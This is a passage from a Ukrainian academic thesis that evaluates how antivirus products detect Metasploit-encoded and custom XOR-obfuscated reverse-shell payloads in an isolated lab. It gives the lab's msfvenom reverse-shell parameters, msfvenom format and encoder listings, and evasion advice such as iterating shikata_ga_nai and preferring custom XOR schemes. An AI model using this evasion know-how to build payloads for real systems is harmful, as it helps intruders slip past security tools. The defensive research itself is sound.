Багато систем IDS/IPS, EDR/антивірусних продуктів, а також середовищ поведінкового аналізу приділяють підвищену увагу артефактам і типовим патернам, характерним для широко відомих фреймворків післяексплуатації та C2 і їх стандартних конфігурацій, що підвищує ймовірність профілювання типових (дефолтних) пейлоадів. З огляду на поширеність Metasploit у дослідницькій та практичній діяльності, а також його сумісність і інтеграцію з іншими наступальними платформами, характерні артефакти таких інструментів частіше потрапляють у поле зору засобів виявлення та класифікації шкідливої активності [2, 22]. Розбіжності між результатами різних досліджень підкреслюють, що ефективність енкодерів потребує регулярної переоцінки, оскільки реакція антивірусних систем змінюється з кожним поколінням алгоритмів виявлення.

Особливий інтерес викликає порівняння стандартних енкодерів Metasploit із кастомно реалізованими схемами обфускації. На відміну від Metasploit Framework, користувацькі методи можуть уникати впізнаваних шаблонів, оскільки використовують унікальні набори інструкцій, нестандартні структури декодера або випадково згенеровані ключі шифрування. Зазначається, що саме індивідуальні обфускаційні рішення забезпечують найвищий рівень стійкості до виявлення, оскільки їхня структура не відповідає жодним попередньо відомим зразкам [1, 9].

1.4 Роль експлойтів і shellcode у подоланні статичного аналізу обфускованого шкідливого ПЗ

Обфускація коду продовжує залишатися ефективним засобом уникнення виявлення. Шкідливе навантаження у складі експлойтів зазвичай має компактну та

функціонально орієнтовану структуру. Воно розраховане на виконання в пам’яті максимально швидко та без привернення уваги засобів безпеки. Shellcode як форма низькорівневого машинного коду створюється таким чином, щоб легко адаптуватися до особливостей цільового середовища, бути сумісним із конкретною архітектурою та не містити заборонених байтів. Саме ця компактність і відсутність очевидних структурних маркерів роблять shellcode природним об’єктом для обфускації, тоді як класичні детектори часто орієнтуються на шаблони більшого обсягу або характерні фрагменти виконуваних файлів [23].

У публікаціях наголошується, що під час експлуатації вразливостей класу memory corruption (пошкодження пам’яті) шкідливе навантаження нерідко вводиться безпосередньо в оперативну пам’ять, минаючи файлову систему [6, 19]. Це створює додаткові труднощі для статичних детекторів, які покладаються на аналіз структури файлу перед його виконанням. У випадках ін’єкції shellcode в оперативну пам’ять антивірусна система не має можливості виконати повноцінний статичний аналіз, а виявлення шкідливого коду залежить переважно від поведінкових або евристичних механізмів [18, 23]. Обфускаційні техніки в таких умовах можуть суттєво знижувати ймовірність спрацювання детекторів, оскільки приховують характерні послідовності інструкцій, які часто асоціюються із завантаженням DLL, зміною прав доступу до пам’яті або створенням нового процесу.

Важливо враховувати, що експлойти загалом формуються як багатоступеневі інструменти, у яких shellcode часто виступає лише першим етапом. Подальші етапи можуть включати завантаження додаткових модулів, розширення функціональності або встановлення каналу зв’язку з командно-керуючим сервером. Кожен із цих етапів має власну структуру, яка може бути додатково обфускована з метою приховування слідів шкідливої активності. Зловмисники активно використовують багатоступеневу архітектуру, оскільки вона дозволяє не лише ускладнити

виявлення, але й мінімізувати початкові ознаки присутності шкідливої активності, зменшуючи кількість підозрілих подій на ранніх етапах атаки [22].

Ключовим аспектом є взаємодія обфускованого shellcode з механізмами захисту операційних систем. Сучасні ОС застосовують цілий комплекс технологій, спрямованих на унеможливлення виконання непередбачених даних у пам’яті, зокрема DEP, ASLR, Control Flow Guard та інші. Проте експлойти, що комбінують приховане завантаження shellcode та його декодування в пам’яті, часто використовують особливості внутрішніх API для обходу цих механізмів. Оскільки декодований shellcode з’являється в оперативній пам’яті лише на момент виконання, статичні аналізатори позбавлені можливості розпізнати шкідливе навантаження заздалегідь. У наукових публікаціях зазначається, що обфусковані зразки в таких умовах можуть виглядати як послідовності байтів, які не містять явних поведінкових або сигнатурних ознак шкідливого програмного забезпечення [18, 23].

Однією з найважливіших причин складності статичного аналізу є той факт, що обфускація порушує передбачувані моделі коду, на які покладаються інструменти автоматичного аналізу. Переважна більшість систем статичного сканування створюється з урахуванням того, що виконуваний файл має певну закономірність прихованих шаблонів, секцій, таблиць імпорту, типових переходів або метаданих. Shellcode, особливо обфускований, не відповідає цим закономірностям. Він не містить стандартної структури PE-файлу, не має таблиці імпорту й часто виконує зовнішні виклики через непрямі посилання або динамічне завантаження функцій. Це створює ситуацію, у якій навіть високотехнологічні статичні сканери не можуть застосовувати свій основний набір аналізаторів, а отже їхня ефективність різко знижується [23].

Обфускація також порушує можливість застосування сигнатур, які побудовані на типовій логіці виконання. Якщо антивірус орієнтується на розпізнавання конкретних шаблонів shellcode – наприклад, послідовності інструкцій, що завантажують бібліотеку kernel32.dll, або викликають функції типу VirtualAlloc – то

достатньо змінити спосіб виклику цих API, використати альтернативні інструкції або замінити порядок операцій, щоб уникнути виявлення. Поведінкові аналізатори, які відстежують подібні шаблони, можуть формувати неповний або хибний контекст унаслідок фрагментації shellcode або рознесення критичних дій між різними потоками, що ускладнює повний збір подій [24].

Особливої уваги потребує той факт, що ефективність експлойтів із обфускованим shellcode часто залежить від того, як саме шкідливий код доставляється до цільової системи. Деякі техніки передбачають завантаження shellcode частинами, інші – повне динамічне формування шкідливого навантаження без зберігання його у статичному вигляді. Зазначається, що подібні сценарії дозволяють значно ускладнити статичний аналіз, оскільки на момент аналізу файл може не містити шкідливих компонентів взагалі, а їх формування відбувається лише під час виконання [18, 22].

1.5 Обмеження наявних досліджень та передумови проведення експерименту

Огляд наявних публікацій показує, що попри суттєві досягнення у сфері виявлення шкідливого програмного забезпечення, проблема ідентифікації обфускованих зразків залишається невирішеною у повному обсязі. Значна частина досліджень зосереджується на удосконаленні методів статичного або поведінкового аналізу, однак не пропонує системного підходу до оцінювання стійкості цих методів перед зміненими або цілеспрямовано модифікованими пейлоадами [17]. Часто увага приділяється або окремим класам шкідливих програм, або особливостям роботи певних алгоритмів виявлення, тоді як комплексний аналіз впливу обфускаційних

технік на ефективність антивірусного аналізу залишається недостатньо опрацьованим.

Сьогодні проблема обфускації є актуальною, оскільки сучасні інструменти для генерації шкідливого коду стають доступнішими та зручнішими у використанні. Фреймворки на кшталт Metasploit, які традиційно застосовувалися переважно експертами, сьогодні використовуються і менш досвідченими користувачами, що сприяє зростанню кількості обфускованих зразків у реальних атаках. За таких умов антивірусні системи змушені реагувати на постійне збільшення різновидів шкідливих файлів, але процес формування сигнатур та евристичних моделей виявлення часто відстає від швидкості появи нових варіацій [2, 18].

У низці досліджень відзначається, що навіть популярні енкодери Metasploit, які протягом тривалого часу вважалися ефективним засобом уникнення виявлення, демонструють різні результати залежно від конкретної системи виявлення та її конфігурації [1, 4]. Слід зазначити про значне зниження ефективності таких енкодерів через появу спеціалізованих сигнатур, які враховують характерні особливості поліморфних декодерів. Інші автори стверджують, що обфускація все ще може бути дієвою, якщо зразок створений індивідуально, без використання стандартних шаблонів. Така суперечливість результатів свідчить про відсутність загального підходу до оцінювання ефективності обфускаційних технік у контексті сучасних антивірусних систем [1, 9].

Складність проблеми посилюється ще й тим, що результати аналізу часто залежать від того, який саме набір пейлоадів використовувався у дослідженні. Пейлоади з однаковою функціональністю можуть мати суттєві відмінності у структурі залежно від способу їх створення, типу обфускації, архітектури цільової платформи чи способу доставляння. У більшості робіт бракує чіткого експериментального протоколу, який дозволив би відтворити результати незалежно від використовуваних інструментів або умов тестування [6, 18]. Це ускладнює можливість порівняння різних досліджень між собою.

Особливе значення має питання порівняння стандартних енкодерів Metasploit з кастомними техніками, розробленими індивідуально дослідниками або зловмисниками. Нестандартні методи обфускації, які не відповідають жодним відомим шаблонам, часто демонструють підвищену стійкість до виявлення. На відміну від типових енкодерів, вони не містять впізнаваних конструкцій і не створюють повторюваних патернів, що значно ускладнює формування ефективних сигнатур [1, 9]. Проте порівняльні дослідження таких технік майже не зустрічаються, оскільки створення кастомних обфускаційних схем потребує високого рівня спеціалізованих технічних компетенцій та значних витрат часу.

Важливо також зазначити, що значна частина досліджень зосереджена на аналізі шкідливих зразків у реальних умовах, однак у таких роботах складно контролювати параметри обфускації, цілі та функціональні особливості шкідливих програм. Використання реальних зразків дозволяє оцінити поведінку антивірусних систем у реальних умовах, проте воно не дає змоги порівняти вплив конкретних технік маскування, оскільки змінних у таких умовах надто багато [2, 17]. Саме тому актуальною є побудова контрольованого лабораторного експерименту, в якому пейлоади створюються в уніфікованому середовищі з використанням чітко визначених обфускаційних механізмів.

З огляду на зазначені обмеження, необхідність комплексного дослідження ефективності технік обфускації стає очевидною. Поєднання уніфікованої методології генерації пейлоадів, можливості порівняння великої кількості варіацій та застосування сучасних антивірусних систем створює умови для отримання об’єктивних результатів. Особливий інтерес становить дослідження того, наскільки ефективними залишаються енкодери Metasploit Framework станом на 2025 рік та чи можуть кастомні методи, зокрема XOR-обфускація з динамічним виконанням у пам’яті, забезпечити більш низький рівень виявлення [1, 18].

Отже, аналіз попередніх досліджень підтверджує, що існує значний розрив між теоретичними підходами до обфускації й практичними результатами

антивірусного виявлення. Цей розрив визначає необхідність проведення експериментального дослідження, яке дозволить оцінити ефективність найбільш поширених і кастомних обфускаційних технік у контрольованому середовищі та сформувати висновки щодо стійкості сучасних антивірусних рішень до таких методів [1, 17].

1.6 Висновки до розділу 1

Аналіз наукових джерел засвідчив, що проблема оцінювання стійкості антивірусних рішень до обфускованих пейлоадів є складною та багатовимірною і тому потребує окремого комплексного дослідження. Сучасні AV-системи використовують комбінацію сигнатурних, евристичних та поведінкових методів аналізу, проте їх ефективність значною мірою залежить від ступеня модифікації структури шкідливого коду та від застосованих технік обфускації.

Особливої актуальності це питання набуває в умовах широкого використання Metasploit Framework – одного з основних інструментів для генерації експлойтів і проведення тестування на проникнення. Наявні в ньому енкодери генерують велику кількість варіантів пейлоадів, однак рівень їх виявлення сучасними антивірусами залишається вивченим неповною мірою, що додатково підкреслює обґрунтованість вибору теми дослідження.

Аналіз наукових джерел показав, що різноманіття методів маскування шкідливого коду – від простих варіацій на рівні байтів до складних поліморфних і метаморфних технік – створює суттєві труднощі для класичних механізмів виявлення. Тому виникає потреба в системному підході до вивчення існуючих методів обфускації та їх впливу на можливості AV-рішень. Зокрема, порівняння вбудованих енкодерів Metasploit Framework із кастомними методами шифрування

дозволяє встановити, які саме техніки демонструють вищу ефективність у реальних умовах аналізу.

У межах цього дослідження Metasploit Framework розглядається як платформа для відтворюваного формування тестових зразків. По-перше, він забезпечує доступ до типових і широко застосовуваних технік обфускації, що дає змогу моделювати сценарії, характерні для практичних атак. По-друге, MSF може використовуватися як базове порівняльне середовище для оцінювання ефективності спеціалізованих та індивідуально реалізованих методів маскування коду. Аналіз попередніх досліджень свідчить, що інтерес до обфускованих пейлоадів не зменшується, а потреба у систематичному аналізі їх стійкості до виявлення лише зростає.

Крім того, у наукових роботах зазначається, що використання експлойтів і shellcode створює умови, за яких традиційний статичний аналіз виявляється обмеженим у своїх можливостях. Обфускація підвищує ентропію, змінює структуру виконуваних даних і руйнує сигнатурні патерни, що значно ускладнює роботу навіть сучасних антивірусних механізмів. Тому оцінювання ефективності AV-систем має проводитися не лише на основі «чистих» варіантів шкідливих програм, але й з урахуванням їх обфускованих форм.

Отже, результати теоретичного аналізу створюють підґрунтя для проведення подальшого експериментального дослідження, спрямованого на емпіричне порівняння різних технік обфускації, включно з енкодерами Metasploit Framework та кастомними методами шифрування, і на визначення їх реального впливу на ефективність виявлення сучасними антивірусними системами. Водночас отримані теоретичні висновки слугують основою для побудови експериментального середовища та розроблення методики оцінювання ефективності обфускаційних технік, що детально розглянуто в розділі 2.

2 МЕТОДОЛОГІЯ ТА СТРУКТУРА ЕКСПЕРИМЕНТАЛЬНОГО СЕРЕДОВИЩА

2.1 Архітектура і принципи побудови ізольованого експериментального середовища

Ефективність дослідження технік обфускації значною мірою залежить від здатності забезпечити контрольовані, відтворювані та безпечні умови виконання шкідливого коду [25, 26]. З цією метою було створено ізольований експериментальний стенд. Така структура дала змогу чітко розмежувати ролі окремих компонентів, керувати мережевими параметрами та мінімізувати ризик виходу пейлоадів за межі контрольованої інфраструктури [2].

Стенд функціонально складався з двох вузлів: атакувального та досліджуваного. Атакувальний вузол використовувався для генерації/підготовки пейлоадів і приймання reverse shell-з’єднань; виконання пейлоадів здійснювалося на досліджуваному вузлі (Windows 11). Така модель «attacker → victim» забезпечила відтворюваність експериментів і дала змогу зосередитися на впливі обфускаційних технік на результати виявлення.

Таким чином, побудована лабораторія створює технічну основу для подальших експериментів, у межах яких аналізується вплив різних методів обфускації на реакцію сучасних антивірусних систем [2].

2.2 Інструментарій дослідження та засоби генерації, обфускації й аналізу шкідливого коду

Побудова комплексного експерименту з оцінювання ефективності технік обфускації потребує використання інструментарію, здатного забезпечити повний

цикл роботи зі шкідливим кодом – від формування базового зразка пейлоада до аналізу реакції антивірусних систем [25, 26]. У межах ізольованого середовища було відібрано набір програмних засобів, що забезпечують контрольованість усіх етапів дослідження та мінімізують вплив зовнішніх факторів [2].

Центральним елементом інструментарію став Metasploit Framework, а саме його компонент msfvenom, який використовувався для генерації вихідних пейлоадів [27]. Цей інструмент дозволив формувати необфускований shellcode, виконувані файли та форми подання програмного коду для подальшої кастомної трансформації. Завдяки фіксованим параметрам генерації – типу навантаження, архітектурі x86, статичним мережевим значенням та уніфікованому формату виводу – було забезпечено однорідність усіх базових зразків, що є необхідною умовою для подальшого порівняльного аналізу [18].

Для потреб кастомної обфускації застосовувалися додаткові засоби – мови C і Python, що дали змогу реалізувати власні алгоритми кодування та структурних модифікацій shellcode. Такі алгоритми не відтворюють шаблони стандартних енкодерів Metasploit Framework і тому дозволяють досліджувати реакцію антивірусних систем на унікальні, раніше невідомі конструкції коду [1, 9].

Компільовані виконувані файли створювалися за допомогою 32-бітного (x86) компілятора MinGW, що забезпечувало сумісність із x86-shellcode та коректну взаємодію з API Windows. Використання єдиної збірки та однакових параметрів компіляції дозволило мінімізувати варіативність структури PE-файлів та усунути вплив сторонніх чинників на результати виявлення [18].

Для аналізу реакції антивірусних систем застосовувався хмарний сервіс VirusTotal, що надавав можливість оцінити поведінку десятків антивірусних детекторів щодо кожного зразка [15]. Це дало змогу зіставити локальні результати, отримані на Windows 11, та виявити можливі розбіжності між локальним і хмарним виявленням [18]. Окремо фіксувалася реакція Microsoft Defender як базової цільової

антивірусної системи, що дало змогу оцінити вплив технік обфускації в умовах реального середовища.

Для моделювання мережевої поведінки пейлоадів, зокрема reverse-shell з'єднань, використовувався стандартний інструментарій Kali Linux (netcat та стандартні утиліти мережевої діагностики), який забезпечував стабільність і контрольованість мережевих сценаріїв [18, 24].

У сукупності цей інструментарій сформував основу дослідження, забезпечивши повний цикл роботи зі зразками шкідливого коду: їх генерацію, модифікацію, компіляцію, виконання та багаторівневий аналіз виявлення.

2.3 Методологія побудови експерименту та забезпечення відтворюваності результатів

Побудова експерименту вимагала формування методологічної основи, яка гарантує, що всі зразки шкідливого коду – незалежно від типу застосованої обфускації – оцінюються в однакових умовах [26]. Це є необхідною передумовою для формування коректних порівняльних висновків та уникнення впливу сторонніх чинників, що могли б спотворити результати [2].

Ключовим принципом методології експерименту стала стандартизованість параметрів генерації. Усі пейлоади створювалися за єдиним шаблоном: однаковий тип навантаження (reverse shell), архітектура x86, статична конфігурація мережевого підключення (LHOST=10.211.55.3, LPORT=4445) та незмінний формат виводу. Це забезпечило структурну однорідність усіх зразків і дозволило ізолювати вплив саме техніки обфускації, а не особливостей вихідної конфігурації [18].

Наступним ключовим компонентом методології стала уніфікація процесу обфускації. Стандартні енкодери Metasploit Framework застосовувалися без

модифікацій, відповідно до їх типової реалізації. Кастомні методи, зокрема обфускація на основі XOR, виконувалися за фіксованими алгоритмічними схемами, які не змінювалися протягом усіх серій тестів. Це дозволило виключити варіативність, пов'язану з програмними налаштуваннями або змінами алгоритмів, і зосередитися на аналізі впливу самої техніки обфускації [1, 9].

Окрему роль у методології відіграв контроль мережевих умов. Reverse shell-з'єднання встановлювалися в рамках ізольованої мережевої підсистеми гіпервізора, що гарантувало відсутність зовнішніх впливів [24]. Ідентичність маршруту трафіку, статичні адреси та відсутність стороннього мережевого руху забезпечили можливість виявляти поведінку пейлоадів без ризику зміни результатів через нестабільність мережі [18].

Важливим етапом була також система фіксації результатів, яка передбачала двоканальний підхід:

– локальна реєстрація реакції Microsoft Defender на Windows 11;

– хмарне сканування кожного файлу сервісом VirusTotal.

Поєднання цих двох джерел надало змогу виявити потенційні відмінності між локальним, поведінковим і статичним хмарним аналізом, а також підвищило достовірність отриманих результатів [15, 18].

Таким чином, методологічна схема дослідження об'єднала стандартизовану генерацію пейлоадів, уніфіковані умови їх трансформації, стабільність мережевих параметрів та подвійний механізм фіксації результатів. Такий підхід створив надійну основу для подальшого експериментального аналізу, представлений у наступних розділах.

2.4 Програмно-архітектурні основи формування та обфускації пейлоадів

Програмно-архітектурні основи формування експериментальних зразків відіграють ключову роль у забезпеченні керованості процесу, однорідності структури пейлоадів та коректності подальшого порівняльного аналізу. Оскільки дослідження спрямоване на оцінювання впливу обфускації саме на механізми виявлення, усі програмні елементи були організовані таким чином, щоб техніка приховування була основною досліджуваною змінною, яка відрізняє один зразок від іншого [2].

Базою програмної частини дослідження виступив компонент msfvenom у складі Metasploit Framework, який забезпечив стандартизоване формування shellcode та виконуваних файлів. Усі пейлоади генерувалися із застосуванням єдиної конфігурації: архітектури x86, типу навантаження reverse shell та статичних мережевих параметрів (10.211.55.3:4445). Така уніфікація дозволила створити набір контрольованих зразків, у яких вихідна структура та функціональність залишалися повністю незмінними [18].

Механізми msfvenom передбачають можливість представлення результуючого коду у вигляді вихідного (raw) shellcode, фрагментів коду мовою C або повноцінних виконуваних файлів. Це забезпечило гнучкість під час формування пейлоадів і дало змогу створити структури, необхідні для подальшого застосування власних методів обфускації. Саме з цих вихідних шаблонів формувалися як необфусковані контрольні файли, так і зразки, що надалі зазнавали трансформації [18].

Розроблені у межах експерименту кастомні алгоритми обфускації (зокрема XOR-шифрування та подальші модифікації shellcode) реалізовувалися за допомогою мов C та Python. На відміну від вбудованих енкодерів Metasploit Framework, такі алгоритми не містять усталених структурних або поведінкових

шаблонів, що робить їх особливо цінними для аналізу того, як антивірусні системи реагують на унікальні та непередбачувані форми шкідливого коду [1, 9].

Фінальні виконувані файли створювалися за допомогою 32-бітного компілятора MinGW, що забезпечувало сумісність із x86-shellcode та гарантувало однакову структуру PE-файлів для всіх зразків. Використання єдиного компілятора й незмінних параметрів збірки мінімізувало вплив випадкових програмних артефактів, пов'язаних із процесом компіляції, що могло б спотворювати результати аналізу [18].

Узгодженість цих програмно-архітектурних рішень створила передумови для формування експериментальних зразків, які відрізняються виключно застосованими техніками обфускації.

2.5 Висновки до розділу 2

У розділі було сформовано методологічні, архітектурні та технічні засади експериментального дослідження стійкості антивірусних систем до різних форм обфускації шкідливого коду. Побудована ізольована лабораторія в середовищі гіпервізора забезпечила необхідний рівень контрольованості, безпеки та відтворюваності, що є ключовими вимогами для досліджень у сфері кіберзахисту. Розмежування функцій між віртуальними машинами – Kali Linux як середовищем генерації, модифікації та обфускації пейлоадів і Windows 11 як цільовою платформою оцінювання реакції Microsoft Defender – дозволило моделювати поведінку потенційно небезпечних об'єктів у повністю керованих умовах.

Використаний інструментарій, що включав Metasploit Framework, кастомні механізми шифрування, 32-бітний компілятор MinGW, інструменти мережевого моніторингу Kali Linux та сервіс VirusTotal, забезпечив повний цикл роботи з

тестовими зразками: їхнє формування, структурну трансформацію, модифікацію та багаторівневий аналіз виявлення. Стандартизація параметрів генерації – типу навантаження, архітектури shellcode, мережевих параметрів та параметрів компіляції – дала змогу мінімізувати вплив побічних змінних та оцінювати насамперед вплив конкретних технік обфускації.

Забезпечення відтворюваності експериментів стало ключовим елементом дослідження. Єдність мережевих умов, ідентичність запуску кожного пейлоада та подвійний механізм фіксації результатів – локальна реакція Microsoft Defender та хмарний аналіз VirusTotal – створили умови для об’єктивного зіставлення різних методів обфускації машинного коду. Така побудова експериментальної моделі дала можливість дослідити відмінності у роботі сигнатурних, поведінкових і евристичних механізмів виявлення.

Таким чином, методологічна основа, представлена у цьому розділі, формує технічний фундамент для наступних етапів дослідження – порівняння ефективності стандартних енкодерів Metasploit Framework, оцінювання результативності кастомних методів обфускації, а також аналізу стійкості сучасних антивірусних рішень до модифікованих програмних навантажень.

3 АНАЛІЗ ЕНКОДЕРІВ У СКЛАДІ METASPLOIT FRAMEWORK

Спираючись на методологію побудови експериментального середовища, описану в розділі 2, у цьому розділі здійснюється аналіз енкодерів Metasploit Framework, відібраних для подальших експериментальних досліджень. MSF використовується як інструмент формування стандартизованих тестових зразків для оцінювання стійкості сучасних антивірусних систем до різних типів обфускації машинного коду. Застосування вбудованих енкодерів у контрольованому, безпечному та ізольованому середовищі дає змогу порівняти зміну рівня виявлення для базового та модифікованих зразків у межах сигнатурних, евристичних і поведінкових механізмів.

У попередніх розділах було окреслено архітектуру ізольованого середовища, інструментарій та загальні принципи формування експериментальних зразків. Далі розглядаються програмно-архітектурні засади роботи msfvenom, механізми генерації пейлоадів та вбудовані методи обфускації як передумова коректної інтерпретації результатів подальших експериментів.

3.1 Методологічні засади та принципи роботи msfvenom

3.1.1 Роль інструмента msfvenom у формуванні пейлоадів

Використання msfvenom дає змогу оперативно формувати тестові зразки (пейлоади) для перевірки потенційних вразливостей і оцінювання реакції захисних механізмів. Результат генерації може бути подано як виконуваний файл, фрагмент вихідного коду або масив байтів, відформатований для використання в конкретному програмному середовищі. Перелік форматів виконуваних файлів і трансформацій, доступних у msfvenom, наведено в таблиці 3.1.

Таблиця 3.1 – Формати виконуваних файлів Msfvenom

┌──(u1㉿l)-[~] └─$ msfvenom --list formats	
Framework Executable Formats [--format <value>]	Framework Transform Formats [--format <value>]
====================================	====================================
Name	Name
----	----
asp	base32
aspx	base64
aspx-exe	bash
axis2	c
dll	csharp
ducky-script-psh	dw
elf	dword
elf-so	go
exe	golang
exe-only	hex
exe-service	java
exe-small	js_be
hta-psh	js_le
jar	masm
jsp	nim
loop-vbs	nimlang
macho	num
msi	octal
msi-nouac	perl
osx-app	pl
psh	powershell
psh-cmd	ps1
psh-net	py
psh-reflection	python
python-reflection	raw
vba	rb
vba-exe	ruby
vba-psh	rust
vbs	rustlang
war	sh
	vbapplication
	vbscript
	zig

На основі цього списку було відібрано п’ятнадцять енкодерів архітектури x86, які охоплюють широкий спектр підходів до трансформації коду – від

алфанумеричних та XOR- перетворень до поліморфних та метаморфних технік. У межах цієї роботи зазначені перетворення застосовано не для створення шкідливого програмного забезпечення, а як технічні механізми формування контрольованої експериментальної вибірки, що дає змогу порівняти вплив різних підходів до обфускації на результати виявлення. Додатково до аналізу включено еталонний (необфускований) зразок, який використано як базову контрольну точку.

Розділ «Executables Formats» у довідці msfvenom містить формати виводу, що дають змогу отримувати автономні виконувані файли або скрипти для запуску у відповідній операційній системі чи інтерпретаторі. Такі формати доцільні для контрольованого тестування засобів захисту та систем виявлення/запобігання вторгненням (IDS/IPS), зокрема під час перевірки коректності конфігурацій.

Режим «Transform Formats» формує байтові представлення shellcode у вигляді, придатному для подальшого використання в дослідницьких або тестових сценаріях. Shellcode — це фрагмент машинного коду, призначений для виконання в пам’яті процесу; на практиці він може використовуватися як у легітимних тестових цілях, так і в зловмисних сценаріях. Інструмент генерує байткод і форматувальні обгортки, що відповідають обраним мовам програмування та форматам подання. Повний перелік форматів виводу shellcode наведено в довідці msfvenom.

3.1.2 Підтримувані операційні системи та апаратні архітектури

Інструмент msfvenom підтримує найпопулярніші операційні системи: Windows, Linux, Android, macOS, а також менш поширені – Solaris, HP-UX, OpenBSD. Shellcode викликає системні виклики (syscalls), такі як write, read, connect, exec, щоб виконати базові операції; для цього у регістри процесора потрібно помістити правильні аргументи, а набір асемблерних інструкцій має відповідати

інструкційному набору конкретної CPU-архітектури. Повний перелік підтримуваних ОС/апаратних архітектур наведено в таблиці 3.2.

Таблиця 3.2 – Підтримувані апаратні архітектури та типові платформи

Архітектура	Опис	Типові платформи
x86	32-bit Intel/AMD architecture	Older Windows/Linux systems
x64	64-bit Intel/AMD architecture	Modern Windows/Linux systems
Armle	ARM Little Endian	Android devices, IoT, Raspberry Pi
Armbe	ARM Big Endian	Rare, some embedded systems
aarch64	64-bit ARM architecture	Newer Android, Apple M1/M2 chips
mips	MIPS architecture	Routers, embedded systems
mipsle	MIPS Little Endian	Common in consumer-grade routers
mipsbe	MIPS Big Endian	Industrial embedded devices
powerpc	PowerPC architecture	Legacy Macs, some embedded systems
sparc	SPARC architecture	Legacy Sun/Oracle systems

Підтримка широкого спектра архітектур забезпечує універсальність msfvenom і дає змогу формувати пейлоади, сумісні з платформами різних класів – від класичних настільних систем до вбудованих пристроїв, маршрутизаторів та IoT-рішень. Це особливо важливо в контексті сучасних досліджень кібербезпеки, оскільки уразливості дедалі частіше виникають у середовищах з нестандартними або обмеженими апаратними ресурсами. Таким чином, можливість генерувати машинний код, адаптований до специфіки конкретної операційної системи або інструкційного набору, формує технічну основу для подальшого аналізу обфускації, дозволяючи коректно порівнювати поведінку енкодерів на різних класах платформ.

3.2 Класифікація та математичні моделі енкодерів Metasploit Framework

У межах Metasploit Framework компонент msfvenom забезпечує набір механізмів трансформації машинного коду, відомих як encoders, що дають змогу моделювати різні форми обфускації. Такі енкодери не змінюють функціональну логіку пейлоада, але перетворюють його байтову структуру, застосовуючи логічні, арифметичні або контекстно-залежні операції, серед яких поширеним є XOR-перетворення [3]. Результатом цього процесу є модифікована послідовність байтів разом із невеликим декодувальним блоком (decoder stub) – фрагментом машинного коду, який під час виконання автоматично відновлює вихідний пейлоад.

Енкодери msfvenom охоплюють широкий спектр технік: від простих однобайтових XOR-модифікацій до складних поліморфних або метаморфних підходів, які генерують щоразу новий виконуваний код [3]. Найбільш відомим і водночас одним із найскладніших є енкодер x86/shikata_ga_nai, що реалізує поліморфне XOR-кодування з адитивним зворотним зв’язком. Його декодер формується динамічно: під час генерації змінюється структура інструкцій, порядок розміщення блоків, набір регістрів, а також вставляються псевдовипадкові інструкції, що не впливають на семантику виконання. Така варіативність забезпечує високу стійкість до статичного аналізу та ускладнює формування сигнатур [3].

Функціональність просунутих енкодерів – включно з shikata_ga_nai – доступна переважно для класичних процесорних архітектур (x86, x64) у середовищах Windows, Linux і macOS. Підтримка ARM-архітектур є обмеженою, що впливає на можливості тестування на альтернативних платформах. Важливою особливістю msfvenom є можливість багаторазового застосування енкодера: кожна додаткова ітерація створює нову версію декодера та ще більше ускладнює сигнатурне виявлення. З огляду на практику використання msfvenom у задачах тестування захищеності, вважається доцільним обмежувати кількість ітерацій

енкодера кількома проходами (2–5), оскільки цього достатньо для ускладнення сигнатурного аналізу без надмірного зростання складності декодера.

Завдяки широкому набору технік кодування, можливості варіативної побудови декодерів та підтримці численних архітектур, msfvenom став стандартним інструментом у дослідженнях з безпеки. Його використання є логічною відправною точкою для системного аналізу обфускаційних методів та формування експериментальних зразків, що застосовуються у подальших підрозділах цього дослідження.

Перелік енкодерів:

```
[~]
└─$ msfvenom --list encoders

Framework Encoders [--encoder <value>]
======================================

    Name                          Rank       Description
    ----                          ----       -----------
    cmd/base64                    good       Base64 Command Encoder
    cmd/brace                     low        Bash Brace Expansion Command
Encoder
    cmd/echo                      good       Echo Command Encoder
    cmd/generic_sh                manual     Generic Shell Variable
Substitution Command Encoder
    cmd/ifs                       low        Bourne ${IFS} Substitution
Command Encoder
    cmd/perl                      normal     Perl Command Encoder
    cmd/powershell_base64         excellent  Powershell Base64 Command
Encoder
    cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes
Utility Command Encoder
    generic/eicar                 manual     The EICAR Encoder
    generic/none                  normal     The "none" Encoder
    mipsbe/byte_xori              normal     Byte XORi Encoder
    mipsbe/longxor                normal     XOR Encoder
    mipsle/byte_xori              normal     Byte XORi Encoder
    mipsle/longxor                normal     XOR Encoder
    php/base64                    great      PHP Base64 Encoder
    php/hex                       great      PHP Hex Encoder
    php/minify                    great      PHP Minify Encoder
    ppc/longxor                   normal     PPC LongXOR Encoder
    ppc/longxor_tag               normal     PPC LongXOR Encoder
```

```
    ruby/base64                   great      Ruby Base64 Encoder
    sparc/longxor_tag             normal     SPARC DWORD XOR Encoder
    x64/xor                       normal     XOR Encoder
    x64/xor_context               normal     Hostname-based Context Keyed
Payload Encoder
    x64/xor_dynamic               normal     Dynamic key XOR Encoder
    x64/zutto_dekiru              manual     Zutto Dekiru
    x86/add_sub                   manual     Add/Sub Encoder
    x86/alpha_mixed               low        Alpha2 Alphanumeric Mixedcase
Encoder
    x86/alpha_upper               low        Alpha2 Alphanumeric Uppercase
Encoder
    x86/avoid_underscore_tolower  manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower        manual     Avoid UTF8/tolower
    x86/bloxor                    manual     BloXor - A Metamorphic Block
Based XOR Encoder
    x86/bmp_polyglot              manual     BMP Polyglot
    x86/call4_dword_xor           normal     Call+4 Dword XOR Encoder
    x86/context_cpuid             manual     CPUID-based Context Keyed
Payload Encoder
    x86/context_stat              manual     stat(2)-based Context Keyed
Payload Encoder
    x86/context_time              manual     time(2)-based Context Keyed
Payload Encoder
    x86/countdown                 normal     Single-byte XOR Countdown
Encoder
    x86/fnstenv_mov               normal     Variable-length Fnstenv/mov
Dword XOR Encoder
    x86/jmp_call_additive         normal     Jump/Call XOR Additive
Feedback Encoder
    x86/nonalpha                  low        Non-Alpha Encoder
    x86/nonupper                  low        Non-Upper Encoder
    x86/opt_sub                   manual     Sub Encoder (optimised)
    x86/service                   manual     Register Service
    x86/shikata_ga_nai            excellent  Polymorphic XOR Additive
Feedback Encoder
    x86/single_static_bit         manual     Single Static Bit
    x86/unicode_mixed             manual     Alpha2 Alphanumeric Unicode
Mixedcase Encoder
    x86/unicode_upper             manual     Alpha2 Alphanumeric Unicode
Uppercase Encoder
    x86/xor_dynamic               normal     Dynamic Key XOR Encoder
    x86/xor_poly                  normal     XOR POLY Encoder
```

3.2.1 XOR-орієнтовані енкодери

